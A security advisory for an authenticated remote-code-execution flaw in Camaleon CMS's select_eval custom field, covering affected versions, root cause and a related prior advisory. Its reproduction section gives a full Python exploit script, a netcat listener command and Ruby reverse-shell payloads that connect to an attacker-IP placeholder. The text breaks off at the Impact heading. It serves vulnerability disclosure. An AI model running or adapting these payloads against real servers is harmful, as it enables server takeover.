
CVE-2026-66748-Camaleon-CMS---Authenticated-RCE-via-select_eval-Custom-Field — Updated!
Security Advisory: Camaleon CMS - Authenticated RCE via `select_eval` Custom Field
Security Advisory: Camaleon CMS - Authenticated RCE via select_eval Custom Field
Assigned CVE ID: CVE-2026-66748
Product: Camaleon CMS (https://github.com/owen2345/camaleon-cms)
Affected versions: 2.1.1 – 2.9.1 (introduced commit 415cbda6 2015-10-16; fixed commit 15882366 2026-03-29 / v2.9.2)
Severity: High
CVSS 4.0 Score: 8.7
CVSS 4.0 Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L
CWE: CWE-94 (Code Injection)
Researcher: Theodosis Paidakis
Vendor notified: 2026-06-21
Related advisory: GHSL-2024-185 / GHSA-7x4w-cj9r-h4v9 (label_eval - parallel field type, same root cause, no CVE assigned)
Summary
The select_eval custom field type stores an arbitrary Ruby expression in field.options[:command] and executes it via instance_eval in an ERB view whenever a post edit page is rendered. Pre-v2.9.2, any user with the custom_fields manage permission - commonly granted to editor-role accounts - could create this field type and achieve server-side RCE. A select_eval field fires on every page render of any post using the field group; its output becomes the dropdown options list. The vulnerability was patched in v2.9.2.
Affected Component
File: app/views/camaleon_cms/admin/settings/custom_fields/fields/_select_eval.html.erb
<%= select_tag "#{field_name}[#{field.slug}][values][]",
      instance_eval(field.options[:command].to_s.strip),
      class: "..." %>
instance_eval is called with the raw string from the database record. No sandboxing and no compile-time restriction on what methods or constants are accessible from the ERB binding (which is a full Rails view context).
File: app/models/camaleon_cms/ability.rb (v2.9.1, lines 161-165)
custom_fields is never granted explicitly. Eight resources get can :manage individually further up the file (media, comments, themes, widgets, nav_menu, plugins, users, settings), and custom_fields is not one of them. It is reachable only through this catch-all, which hands manage to any key present in the role's @roles_manager hash without checking whether that key is safe to grant:
@roles_manager.try(:each) do |rol_manage_key, val_role|
  can :manage, rol_manage_key.to_sym if val_role.to_s.cama_true?
rescue StandardError
  false
end
Any user whose role has the custom_fields bit set therefore reaches the custom fields controller. In the affected range that bit is routinely granted to editor-level roles.
The v2.9.2 rewrite replaces can with a safe_can wrapper and adds an explicit %i[...] list containing both custom_fields and select_eval, but the catch-all loop above still exists in that version. The permission list is not what fixes this issue; the strong-parameters allowlist in custom_fields_controller.rb and the can?(:manage, :select_eval) gate in custom_field_group.rb are.
Root Cause Analysis
The select_eval field type was designed to let developers dynamically populate select dropdowns from Ruby code stored in the CMS database. Executing arbitrary Ruby from a database column via instance_eval is equivalent to granting shell access to anyone who can write that value. The permission requirement was custom_fields - a routine content-management permission - rather than an explicit privileged bit.
Relation to Prior Advisories
This finding was published GHSL-2024-185 / GHSA-7x4w-cj9r-h4v9 covering a parallel label_eval field type in Camaleon CMS. That advisory was part of a batch of five findings (GHSL-2024-182 through GHSL-2024-186); only two of the five received CVE numbers (CVE-2024-46986 and CVE-2024-46987). GHSL-2024-185 itself has no assigned CVE.
select_eval and label_eval share the same root cause - arbitrary Ruby stored in the database executed via instance_eval in an ERB view - but are distinct in every other dimension:
label_eval (GHSL-2024-185) | select_eval (this report) | |
|---|---|---|
| Execution site | Field label in any form | select_tag in post edit page |
| Write path | Custom field label text | field.options[:command] meta row |
This report covers select_eval exclusively. No existing CVE or public advisory documents this specific field type and its exploitation path.
Steps to Reproduce
The affected range v2.1.1 to v2.9.1 was determined by source analysis; exploitation was confirmed end to end on v2.9.1. Requires only an account with custom_fields permission - no server access.
Prerequisites: Any account with the custom_fields manage bit set - a standard editor-role permission in the affected range.


Step 1. Start a listener:
nc -lnvp 4444
Step 2. Run the script. Edit BASE, ATTACKER_IP, TYPE_ID, POST_ID, and credentials.
TYPE_ID - post type ID visible in the admin sidebar URL (e.g. /admin/post_type/2/posts).
POST_ID - any post ID under that type, from the post list edit links.
import requests, re, time

BASE        = "http://target.example"
ATTACKER_IP = "ATTACKER_IP"
PORT        = 4444
TYPE_ID     = 2    # post type ID - from admin sidebar URL
POST_ID     = 1    # any post under that type - from post list edit links
USERNAME    = "editor"       # any account with custom_fields manage permission
PASSWORD    = "Editor1234!"

# Reverse shell. Thread.new keeps the page render from hanging.
# Payload strings must use double quotes so #{ } interpolation executes inside instance_eval.
PAYLOAD = f'[["ok","ok"]].tap{{Thread.new{{system("bash -i >& /dev/tcp/{ATTACKER_IP}/{PORT} 0>&1")}}}}'
# No-bash alternative (pure Ruby sockets, cross-platform):
# PAYLOAD = f'[["ok","ok"]].tap{{Thread.new{{require "socket";s=TCPSocket.open("{ATTACKER_IP}",{PORT});loop{{cmd=s.gets.chomp;s.puts(`#{{cmd}}`)}}}}}}'
# Proof-of-concept (non-destructive - id/hostname appear in select dropdown on the edit page):
# PAYLOAD = '[["id: #{`id`.strip}", "v"], ["host: #{`hostname`.strip}", "h"]]'

s = requests.Session()

r    = s.get(f"{BASE}/admin/login")
csrf = re.search(r'authenticity_token" value="([^"]+)"', r.text).group(1)
s.post(f"{BASE}/admin/login", data={
    "authenticity_token": csrf,
    "user[username]": USERNAME,
    "user[password]": PASSWORD,
})
r    = s.get(f"{BASE}/admin/dashboard")
csrf = re.search(r'csrf-token" content="([^"]+)"', r.text).group(1)

idx = f"x{int(time.time())}"
r = s.post(f"{BASE}/admin/settings/custom_fields", data={
    "authenticity_token":               csrf,
    "custom_field_group[name]":         f"exploit_{idx}",
    "custom_field_group[assign_group]": f"PostType_Post,{TYPE_ID}",  # must be PostType_Post, not PostType
    f"fields[{idx}][name]":             "Shell",
    f"fields[{idx}][slug]":             f"rce_{idx}",
    f"field_options[{idx}][field_key]": "select_eval",
    f"field_options[{idx}][command]":   PAYLOAD,   # permit! passes this through unfiltered pre-v2.9.2
}, allow_redirects=True)

gid = re.search(r'/custom_fields/(\d+)', r.url)
print(f"Field group: id={gid.group(1) if gid else '?'} (HTTP {r.status_code})")

# Trigger: instance_eval fires when the edit form renders the select_eval field
r = s.get(f"{BASE}/admin/post_type/{TYPE_ID}/posts/{POST_ID}/edit")
print(f"Edit page: HTTP {r.status_code} - check listener")
Impact
Any account with custom_fields permission (pre-v2.9.2) gains: